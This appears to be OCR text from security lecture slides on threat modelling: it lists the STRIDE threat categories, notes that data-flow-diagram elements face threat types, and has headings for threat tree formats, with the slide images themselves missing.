
Threats in Software/System

- Spoofing
- Tampering
- Repudiation
- Information Disclosure
- Denial of Services
- Elevation of Privilege

Picture taken from http://www.threatgeek.com/2013/11/threattoons-trick-or-treat.html

52


Determining Threat Types



Each element in the DFD is susceptible to one or more threat types

53


Threat Tree Format



54

Threat Tree Pattern Examples

